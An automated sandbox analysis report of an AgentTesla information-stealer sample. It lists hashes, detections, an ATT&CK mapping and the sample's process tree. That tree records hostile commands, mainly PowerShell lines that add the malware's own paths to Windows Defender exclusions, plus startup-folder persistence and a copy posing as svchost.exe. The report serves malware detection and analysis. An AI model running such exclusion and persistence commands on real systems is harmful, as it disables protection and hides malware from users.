ID: 483893
Sample Name: 3GGQ4wTFwC
Cookbook: default.jbs
Time: 15:48:18
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 3GGQ4wTFwC

Overview


General Information

Sample Name:	3GGQ4wTFwC (renamed file extension from none to exe)
Analysis ID:	483893
MD5:	2ac2d91af826847.
SHA1:	79101b95f1d8171.
SHA256:	3e3bf2b2439b584.
Tags:	AfiaWaveEnterprisesOy, AgentTesla, exe, signed
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Sigma detected: Powershell adding …
- Drops PE files to the startup folder
- Tries to delay execution (extensive O…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Queries sensitive video device inform…
- Sigma detected: Powershell Defende…

Classification



System is w10x64

- 3GGQ4wTFwC.exe (PID: 4124 cmdline: 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' MD5: 2AC2D91AF826847F3E2544B2420A814D)
  - AdvancedRun.exe (PID: 6128 cmdline: 'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 3192 cmdline: 'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe' /SpecialRun 4101d8 6128 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2964 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 328 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4976 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2908 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5532 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - F1385DE3.exe (PID: 5592 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' MD5: 2AC2D91AF826847F3E2544B2420A814D)
    - AdvancedRun.exe (PID: 6856 cmdline: 'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - AdvancedRun.exe (PID: 7000 cmdline: 'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe' /SpecialRun 4101d8 6856 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - powershell.exe (PID: 5632 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5936 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 1884 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 1132 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 1320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6276 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- F1385DE3.exe (PID: 6548 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe MD5: 2AC2D91AF826847F3E2544B2420A814D)
- powershell.exe (PID: 5288 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 1848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 5308 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 4664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 4584 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 2848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - conhost.exe (PID: 6704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- 3GGQ4wTFwC.exe (PID: 6320 cmdline: C:\Users\user\Desktop\3GGQ4wTFwC.exe MD5: 2AC2D91AF826847F3E2544B2420A814D)

- svchost.exe (PID: 248 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5372 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3084 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5160 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 764 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2264 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7104 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7112 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- F1385DE3.exe (PID: 6360 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' MD5: 2AC2D91AF826847F3E2544B2420A814D)
  - AdvancedRun.exe (PID: 5872 cmdline: 'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6004 cmdline: 'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe' /SpecialRun 4101d8 5872 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- svchost.exe (PID: 6484 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6536 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 4124 -ip 4124 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3696 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 532 -p 5592 -ip 5592 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6808 cmdline: 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' MD5: 2AC2D91AF826847F3E2544B2420A814D)
  - AdvancedRun.exe (PID: 5812 cmdline: 'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 2968 cmdline: 'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe' /SpecialRun 4101d8 5812 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6304 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6688 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2848 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - powershell.exe (PID: 2884 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6876 cmdline: 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' MD5: 2AC2D91AF826847F3E2544B2420A814D)
  - AdvancedRun.exe (PID: 6436 cmdline: 'C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.382395641.00000000040E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000000.382395641.00000000040E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000000.383588832.000000000415 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000000.383588832.000000000415 9000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000000.383588832.000000000415 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.3GGQ4wTFwC.exe.4159460.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.0.3GGQ4wTFwC.exe.4159460.6.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.0.3GGQ4wTFwC.exe.4119440.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.0.3GGQ4wTFwC.exe.4119440.5.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.0.3GGQ4wTFwC.exe.4217dd0.8.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 21 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Conhost Parent Process Executions

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

System Summary:

Persistence and Installation Behavior:

Drops PE files with benign system names

Boot Survival:

Drops PE files to the startup folder

Creates autostart registry keys with suspicious names

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 3 3 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1	Input Capture 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3 4	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 4 5 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Application Layer Protocol 1
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	Timestomp 1	NTDS	Virtualization/Sandbox Evasion 3 6 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonatio
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	Masquerading 1 1 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Process Injection 1 2	Virtualization/Sandbox Evasion 3 6 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3GGQ4wTFwC.exe	62%	Virustotal		Browse
3GGQ4wTFwC.exe	40%	Metadefender		Browse
3GGQ4wTFwC.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
3GGQ4wTFwC.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe	100%	Joe Sandbox ML		
C:\Users\Public\Documents\2D17B9CF\svchost.exe	100%	Joe Sandbox ML		
C:\Users\Public\Documents\2D17B9CF\svchost.exe	40%	Metadefender		Browse
C:\Users\Public\Documents\2D17B9CF\svchost.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://www.davidemauri.it/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
